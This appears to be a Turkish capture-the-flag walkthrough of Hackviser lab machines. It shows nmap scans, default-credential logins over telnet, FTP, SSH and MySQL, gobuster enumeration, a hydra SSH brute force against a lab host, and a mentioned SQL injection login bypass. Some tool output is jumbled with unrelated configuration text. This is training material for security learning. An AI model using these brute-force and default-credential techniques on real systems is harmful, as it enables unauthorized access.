

## İşinmalar

Stage - 1

Arrow

Hangi port(lar) açık?

Bu soruya cevap verebilmek için hedef makinede basit bir nmap taraması yapıp öğrenebiliriz.

```
[root@hackerbox] ~
└─#nmap 172.20.6.204
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-18 13:49 CDT
Nmap scan report for 172.20.6.204
Host is up (0.00028s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
23/tcp    open  telnet
MAC Address: 52:54:00:E8:51:60 (QEMU virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.12 seconds
```

Çalışan servisin adı nedir?

Çalışan servisin adı telnet olduğunu görüyoruz. Telnet hakkında küçük bir araştırma yaparak ne olduğunu öğreniyoruz. Telnet, bir iletişim protokolüdür ve [telnet <ip>] şeklinde bağlantı kurma isteği atabiliyoruz

```
[root@hackerbox] ~
└─#telnet 172.20.6.204
Trying 172.20.6.204...
Connected to 172.20.6.204.
Escape character is '^].
Hey you, you're trying to connect to me.
You should always try default credentials like root:root

it's just beginning *_*
arrow login: root
Password:
Linux arrow 5.10.0-26-amd64 #1 SMP Debian 5.10.197-1 (2023-09-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@arrow:~#
```

Hostname nedir?

Resim 1.2'de de görüldüğü gibi, telnet'e bağlantı isteği attığımızda 'arrow' adında bir hostname'e bağlanmak için bizden kullanıcı adı ve şifre istiyor. Burada varsayılan kimlik bilgilerini kritik bir şekilde anlıyoruz ve sisteme giriş yapıyoruz.

Telnet'e bağlandığınızda çalışma dizini konumunuz nedir?

```
root@arrow:~# pwd  
/root
```

Linux sistemlerde çalışma dizinini gösterme komutu `pwd` (print working directory)'dir. Bunun için `pwd` yazıyoruz.

## File Hunter

### Hangi port(lar) açık?

Bu soruya cevap verebilmek için aynı şekilde hedef makinede basit bir nmap taraması yapıp öğrenebiliriz."

```
[x]-[root@hackerbox]-[~]
└─#nmap 172.20.6.172
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-18 14:00 CDT
Nmap scan report for 172.20.6.172
Host is up (0.00027s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
MAC Address: 52:54:00:5B:27:8C (QEMU virtual NIC)
```

### FTP'nin açılımı nedir?

604.000 sonuç hakkında

#### File Transfer Protocol (FTP)

[1](#) [2](#) [3](#)

File Transfer Protocol  
between a client and a server.  
model and uses separate channels.

##### How FTP Works

FTP works on a client and server.  
files. The connection is established

###### 1. Command Channel

[File Transfer Protocol - Wikipedia](#)

[https://en.wikipedia.org/wiki/File\\_Transfer\\_Protocol](https://en.wikipedia.org/wiki/File_Transfer_Protocol)

[File Transfer Protocol \(FTP\) - GeeksforGeeks](#)

<https://www.geeksforgeeks.org/file-transfer-protocol/>

[What Is FTP: File Transfer Protocol Explained](#)

<https://www.hostinger.com/tutorials/what-is-ftp>

2. Data Channel: Used for transferring the actual file data [2](#).

FTP'ye hangi kullanıcı adı ile bağlandınız?

```
[root@hackerbox] ~
└─#ftp 172.20.6.172
Connected to 172.20.6.172.
220 Welcome to anonymous Hackviser FTP service.
Name (172.20.6.172:root):
```

```
[root@hackerbox] ~
└─#ftp 172.20.6.172
Connected to 172.20.6.172.
220 Welcome to anonymous Hackviser FTP service.
Name (172.20.6.172:root): selam
530 This FTP server is anonymous only.
Login failed.
ftp> ^C
ftp> exit
221 Goodbye.
[root@hackerbox] ~
└─#ftp 172.20.6.172
Connected to 172.20.6.172.
220 Welcome to anonymous Hackviser FTP service.
Name (172.20.6.172:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Burada FTP servisine bağlanmak için bizden bir isim istiyor. Birkaç denemeden sonra 'anonymous' ismi ile servise bağlanıyoruz

Hangi komut FTP sunucusunda hangi komutları kullanabileceğimizi gösterir?

```
ftp> help
Commands may be abbreviated. Commands are:

!          dir      mdelete      qc        site
$          disconnect    mdir       sendport   size
account    exit      mget        put        status
append     form      mkdir       pwd        struct
ascii      get       mls         quit      system
bell       glob      mode        quote     sunique
binary    hash      modtime    recv      tenex
bye       help      mput       reget     tick
case      idle      newer      rstatus   trace
cd        image      nmap       rhelp     type
cdup     ipany      nlist      rename   user
chmod    ipv4       ntrans     reset    umask
close    ipv6       open       restart  verbose
cr       lcd        prompt    rmdir    ?
delete   ls        passive   runique
debug    macdef    proxy     send
```

Bu sorunun cevabını basit bir internet araştırması ile aynı şekilde bulabiliyoruz.

FTP sunucusundaki dosyanın adı nedir?

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--  1 ftp      ftp          25 Sep 08  2023 userlist
226 Directory send OK.
```

Bir FTP sunucusundan dosya indirmek için kullanabileceğimiz komut nedir?

```
ftp> get userlist
local: userlist remote: userlist
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for userlist (25 bytes).
226 Transfer complete.
25 bytes received in 0.00 secs (13.2469 kB/s)
ftp> exit
221 Goodbye.
[root@hackerbox]~[~]
└─#ls
config  Documents  go      Pictures  Public    userlist
Desktop  Downloads  Music   Postman   Templates  Videos
[root@hackerbox]~[~]
└─#cat userlist
jack:hackviser
root:root
[root@hackerbox]~[~]
└─#
```

Dosyada hangi kullanıcıların bilgileri vardır?

Secure Command

**Hangi port(lar) açık?**

Nmap taraması ile hedef üzerindeki açık olan portları buluyoruz.

```
nmap <ip> -sV -
```

```
[root@hackerbox]# ssh hackviser@172.20.6.35
The authenticity of host '172.20.6.35 (172.20.6.35)' can't be established.
ED25519 key fingerprint is SHA256:g8/PIfA1jk/9TeiT012Rh2W73gzSmEKEIEAnPv2Y9HI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.20.6.35' (ED25519) to the list of known hosts.
-----
Secure Command
-----

Master's Message: W3lc0m3 t0 h4ck1ng w0rld
```

**Çalışan hizmet adı nedir?**

**SSH'a hackviser:hackviser oturum bilgileri ile bağlanırken "Master's Message" nedir?**

**Linux'ta kullanıcı değiştirmek için kullanılan komut nedir?**

```
hackviser@secure-command:~$ su root  
Password:  
root@secure-command:/home/hackviser#
```

Linux sistemlerde kullanıcı değiştirmek için kullanılan komut “su” komutudur.

root kullanıcısının parolası nedir?

Burada dikkat etmemiz gereken husus basit parola kullanımının önemi root kullanıcısının parolasını burada tahmin etmek pek zor değil.

ls komutunun gizli dosyaları gösteren parametresi nedir?

```
root@secure-command:~# ls -la  
total 24  
drwx----- 4 root root 4096 Oct 18 15:09 .  
drwxr-xr-x 18 root root 4096 Sep 12 2023 ..  
-rw-r--r-- 1 root root 13 Nov 18 2023 .advice_of_the_master  
-rw-r--r-- 1 root root 697 Nov 18 2023 .bashrc  
drwxr-xr-x 3 root root 4096 Nov 18 2023 .local  
drwx----- 2 root root 4096 Oct 18 15:05 .ssh
```

Master'in tavsiyesi nedir?

```
root@secure-command:~# cat .advice_of_the_master  
st4y curl0us  
root@secure-command:~#
```

Query Gate

Hangi port(lar) açık?

```
[root@hackerbox]~
└─# nmap 172.20.6.55
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-18 14:13 CDT
Nmap scan report for 172.20.6.55
Host is up (0.00028s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
3306/tcp  open  mysql
MAC Address: 52:54:00:EE:F8:BD (QEMU virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.14 seconds
[root@hackerbox]~
└─#
```

Çalışan servisin adı nedir?

MySQL'e bağlanmak için kullanabileceğimiz en yetkili kullanıcı adı nedir?

```
[root@hackerbox]~
#mysql -u root -h 172.20.6.55
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.34 MySQL Community Server - GPL

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
```

Hedef makinede çalışan MySQL'e bağlanmak için komut satırı aracında hostname'i belirtmek için hangi parametre kullanılır?

Bağlandığınız MySQL sunucusunda kaç veritabanı var?

```
MySQL [(none)]> SHOW DATABASES;
+-----+
| Database      |
+-----+
| detective_inspector |
| information_schema |
| mysql          |
| performance_schema |
| sys            |
+-----+
5 rows in set (0.010 sec)
```

Hangi komutla bir veritabanı seçebiliriz?

“use” komutu ile veritabanı seçme işlemini gerçekleştiriyoruz.

<Use detective\_inspector>

```
MySQL [detective_inspector]> show tables;
+-----+
| Tables_in_detective_inspector |
+-----+
| hacker_list
+-----+
1 row in set (0.004 sec)
```


```
MySQL [detective_inspector]> SELECT * FROM hacker_list;
+----+-----+-----+-----+-----+
| id | firstName | lastName | nickname | type |
+----+-----+-----+-----+-----+
| 1001 | Jed | Meadows | sp1d3r | gray-hat |
| 1002 | Melissa | Gamble | c0c0net | gray-hat |
| 1003 | Frank | Netsi | v3nus | gray-hat |
| 1004 | Nancy | Melton | s1torml09 | black-hat |
| 1005 | Jack | Dunn | psyod3d | black-hat |
| 1006 | Arron | Eden | r4nd0myfff | black-hat |
| 1007 | Lea | Wells | pumq7eggy7 | black-hat |
| 1008 | Hackviser | Hackviser | h4ckv1s3r | white-hat |
| 1009 | Xavier | Klein | oricy4l33 | black-hat |
+----+-----+-----+-----+-----+
9 rows in set (0.004 sec)
```

## Stage 2 -

### Discover Lernaean

**Hangi port(lar) açık?**

Bu soruya cevap verebilmek için aynı şekilde hedef makinede basit bir nmap taraması yapıp öğrenebiliriz.



**80 portunda çalışan servisin versiyonu nedir?**


Çalışan servisin versiyon bilgini öğrenmek için nmap taramasına -sV parametresini ekleyebiliriz

Dizin tarama aracını kullanarak bulduğunuz dizin nedir?

```
[x]-[root@hackerbox]-- Configuration Overview
[+]-#gobuster dir -u http://172.20.6.88 -t 50 -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-1.0.txt -Debian tools. The configuration system is fully
[+]-===== the full
Gobuster v3.6. Documentation for the web server itself can be found by accessing the manual if the
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+]-The configuration layout for an Apache web server instance on Debian systems is as follows:
[+] Url:          http://172.20.6.88
[+] Method:       GET
[+] Threads:     20
[+] Threads.conf: 50
[+] Wordlist:    ports.conf      /usr/share/wordlists/SecLists/Discovery/Web-Content
[+] Threads.conf: directory-list-1.0.txt
[+] Negative Status codes: 404
[+] User Agent:   conf          gobuster/3.6
[+] Timeout:     10s
[+] Threads.conf: sites-enabled
[+] Threads.conf: *.conf
[+] Threads.conf: --sites-enabled
Starting gobuster in directory enumeration mode
=====
/filemanager      (Status: 301) [Size: 316] [--> http://172.20.6.88/filemanager/]
Progress: 43983 / 141709 (31.04%) file. It puts the pieces together by including all remaining
configuration files when starting up the web server.
[+]- ports.conf is always included from the main configuration file. It is used to determine the
[+]-
```

File manager'a giriş yapmak için kullandığınız username:password nedir?

Burada yapmamız gereken basit bir dork bazı uygulamalarda kişi parola ve kullanıcı adını default da değiştirmeyi unutuyor.



Bilgisayara eklenen son kullanıcı adı nedir?

/etc/passwd dosyasından kullanıcı bilgilerini bakabiliriz.

Name	Size	Modified	Perms	Owner	Actions
bin → /usr/bin	Folder	09/20/2023 10:22 AM	0755	root:root	
boot	Folder	09/19/2023 6:49 PM	0755	root:root	
dev	Folder	10/18/2024 7:18 PM	0755	root:root	
etc	Folder	10/18/2024 7:18 PM	0755	root:root	
home	Folder	09/20/2023 11:46 AM	0755	root:root	
lib → /usr/lib	Folder	09/20/2023 10:06 AM	0755	root:root	
lib32 → /usr/lib32	Folder	09/19/2023 6:42 PM	0755	root:root	
lib64 → /usr/lib64	Folder	09/19/2023 6:45 PM	0755	root:root	
libx32 → /usr/libx32	Folder	09/19/2023 6:42 PM	0755	root:root	
lost+found	Folder	09/19/2023 6:42 PM	0700	root:root	
media	Folder	09/19/2023 6:42 PM	0755	root:root	
mnt	Folder	09/19/2023 6:42 PM	0755	root:root	
opt	Folder	09/19/2023 6:42 PM	0755	root:root	
proc	Folder	10/18/2024 7:17 PM	0555	root:root	
root	Folder	12/23/2023 11:30 AM	0700	root:root	
run	Folder	10/18/2024 7:18 PM	0755	root:root	
sbin → /usr/sbin	Folder	09/20/2023 10:06 AM	0755	root:root	
srv	Folder	09/19/2023 6:42 PM	0755	root:root	

rock kullanıcısının parolası nedir?

Rock kullanıcısı için ssh servisine bağlanmaya çalışıyo ve brute force denemesi yapıyoruz bunu hydra adında bir toola gerçekleştirebiliriz.

File "passwd"	
<b>Full Path:</b>	//etc/passwd
<b>File size:</b>	1.41 KB
<b>MIME-type:</b>	text/plain
<b>Charset:</b>	utf-8
<b>Actions:</b>	
<pre>root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin/nologin bin:x:2:2:bin:/bin:/nologin sys:x:3:3:sys:/dev:/nologin sync:x:4:65534:sync:/bin:/sync games:x:5:60:games:/usr/games:/nologin man:x:6:12:man:/var/cache/man:/nologin lp:x:7:7:lp:/var/spool/lpd:/nologin mail:x:8:8:mail:/var/mail:/nologin news:x:9:9:news:/var/spool/news:/nologin uucp:x:10:10:uucp:/var/spool/uucp:/nologin proxy:x:13:13:proxy:/bin:/nologin www-data:x:33:33:www-data:/var/www:/nologin backup:x:34:34:backup:/var/backups:/nologin list:x:38:38:Mailing List Manager:/var&gt;List:/nologin irc:x:39:39:ircd:/run/ircd:/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/nologin nobody:x:65534:65534:nobody:/nologin _apt:x:100:65534:/nologin systemd-network:x:101:102:system Network Management,,,:/run/systemd:/nologin systemd-resolve:x:102:103:system Resolver,,,:/run/systemd:/nologin messagebus:x:103:109:/nologin systemd-timesync:x:104:110:system Time Synchronization,,,:/run/systemd:/nologin sshd:x:105:65534:/run/sshd:/nologin hackviser:x:1000:1000:hackviser,,,:/home/hackviser:/bin/bash systemd-coredump:x:999:999:system Core Dumper:/nologin rock:x:1001:1001::/home/rock:/bin/bash</pre>	

rock kullanıcısı tarafından çalıştırılan ilk komut nedir?

```
[root@hackerbox]~[~]
└─ #hydra -l rock -P /usr/share/wordlists/rockyou.txt 172.20.6.88 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in mi
litary or secret service organizations, or for illegal purposes (this is non-bin
ding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-18 14:25:
01
[WARNING] Many SSH configurations limit the number of parallel tasks, it is reco
mmended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:
14344398), ~896525 tries per task
[DATA] attacking ssh://172.20.6.88:22/
[STATUS] 135.00 tries/min, 135 tries in 00:01h, 14344265 to do in 1770:54h, 14 a
ctive
[22][ssh] host: 172.20.6.88 login: rock password: 7777777
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete u
ntil end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-18 14:26:
40:/usr/sbin/nologin
[x]~[root@hackerbox]~[~]
└─ #
```

```
rock@discover-lernaean:~$ ls -la
total 16
drwxr-xr-x 2 rock rock 4096 Sep 20 2023 .
drwxr-xr-x 4 root root 4096 Sep 20 2023 ..
-rw----- 1 rock rock 121 Sep 20 2023 .bash_history
-rw-r--r-- 1 rock rock 3526 Mar 27 2022 .bashrc
rock@discover-lernaean:~$ cat .bash_history
cat .bash_history
cd
ls -la
history
ls
ls -la
exit
cd
exit/nologin
pwd
cd /var/www/html/
ls
ls -la
cd /nologin
cd filemanager/
ls -la
cd /usr/sbin/nologin
ls -la
rock@discover-lernaean:~$
```


Bee


Hangi port(lar) açık?

```
[root@hackerbox]~
[root@hackerbox]~# nmap -sV 172.20.6.104
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-18 14:28 CDT
Nmap scan report for 172.20.6.104
Host is up (0.00036s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.56 ((Debian))
3306/tcp  open  mysql  MySQL (unauthorized)
MAC Address: 52:54:00:71:35:37 (QEMU virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.54 seconds
[root@hackerbox]~#
[root@hackerbox]~#
```

Sitede oturum açabilmek için hosts dosyasına hangi domaini eklediniz?






```
[root@hackerbox]~# cat /etc/hosts
127.0.0.1      localhost
10.10.0.30      hackerbox

# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
172.20.6.104 dashboard.innovifyai.hackviser
```

Hangi zafiyet ile login panelini bypass ettiniz?



Login sayfasında aklımıza önceklikle sql injection geliyor ve payloadımızı girerek bunu gerçekleştiriyoruz.

Search HTML

```
<!DOCTYPE html>
<html>
  <head></head>
  <body>
    <div class="main">
      <div class="login-wraper">
        <div class="main-agileinfo">
          <div class="agileits-top">
            <form action="login_process.php" method="post">
```

Filter Styles


This Element

element ( )

.text:FOCUS, .text:valid { style.css:1263 }

box-shadow: none; outline: none; background-position: 0 0;

Login'i bypass ederek erişim elde ettiğiniz panelde kullanıcı ayarlarını içeren sayfanın adı ve uzantısı nedir?

